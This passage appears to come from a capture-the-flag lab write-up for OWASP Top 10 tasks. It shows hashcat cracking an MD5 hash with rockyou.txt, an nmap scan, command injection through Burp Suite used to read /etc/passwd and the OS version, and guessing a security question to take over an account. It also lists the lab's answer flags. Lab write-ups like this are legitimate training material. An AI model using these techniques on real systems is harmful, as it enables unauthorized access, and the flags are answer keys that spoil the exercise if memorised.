If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

6eea9b7ef19179a06954edd0f6c05ceb:qwertyuiop

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 6eea9b7ef19179a06954edd0f6c05ceb
Time.Started.....: Tue Jun 18 16:14:02 2024 (0 secs)
Time.Estimated...: Tue Jun 18 16:14:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
```

Log in as the admin. What is the flag?

THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}

✓ Correct

Using admin's credentals, I managed to successfuly login to his or her web portal and retrieved the flag just as its shown in the image below.



INJECTION

An injection attack is a type of security vulnerability that allows an attacker to inject malicious input into a program, which is then executed as part of a query or command. This type of attack
exploits improper handling of input data, allowing attackers to manipulate the behavior of an application and gain unauthorized access or control.


What strange text file is in the website's root directory?

drpepper.txt ✓ Correct


Using burpsuite, I intercepted the request and modified the value parameter by insterting linux os commands just shown below.(this is after running nmap scan against the target to have an
idea what operating system I am dealing with; it was a unix system.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -A --min-rate 1000 -p- 10.10.249.219
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 15:05 EAT
Nmap scan report for 10.10.249.219
Host is up (0.20s latency).
Not shown: 65524 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 65:ef:6f:c1:33:08:88:f5:fb:0c:0e:6a:97:d1:e8:5b (RSA)
|   256 ac:e2:c2:82:83:e5:18:ff:71:7f:e9:08:a1:0f:90:21 (ECDSA)
|_  256 47:fe:52:20:78:fa:b8:95:5a:aa:e8:3e:13:6a:e7:bf (ED25519)
80/tcp   open  http    Apache httpd 2.4.54 ((Unix))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

from the response column in the burpsuite image below, drpepper.txt was the file that was required to retrieve



I also tried to achieve this from my web browser as shown in image below.




How many non-root/non-service/non-daemon users are there?

0

✓ Correct

Given that all the users listed have low UIDs (below 1000), shells set to `/sbin/nologin`, or names indicating service or daemon roles, it is clear that there are no non-root/non-service/non-daemon users in the provided list as seen from the image below.




What user is this app running as?

apache

✓ Correct

For I to know the user, I used the linux command that checks for the current system command; “whoami"




What is the user's shell set as?

/sbin/nologin

✓ Correct


From the image below, the user's shell is set as /sbin/nologin just as shown from the burpsuite image below.



What version of Alpine Linux is running?

3.16.0 ✓ Correct

To check for system version. I had to navigate to the /etc/apline-release file path and with the help of cat commad, I was able to retrieve the version of the alpine linux system.



For this case, the site was vulnerable to command injection since it ws able to execute system commands. I was able to exploit this vulnerability to retrieve some system information.


INSECURE DESIGN

Insecure design refers to flaws or weaknesses in the architecture or design of a system or application that make it inherently vulnerable to exploitation. These design issues can lead to security vulnerabilities that may be difficult to mitigate later in the development process.


What is the value of the flag in joseph's account?

THM{Not_3ven_c4tz_c0uld_sav3_U!} ✓ Correct

In this case, I only had the idea of an account owned by user named Joseph. However I did not have his password. So proceeding to the forgot password link, I was redirected to a different page to reset the password. But then, I had to respond to some security questions, and that was, what is your favorite color. I gave out all names of colors I new and fortunately, green happened to be Joseph favorite's color.
By this I retrieved a password which I used to access joseph's account as seen from the image below.




opening the private folder, I found the flag.txt file.
In this case I exploited insecure design vulnerability which enabled me to access joseph's account.



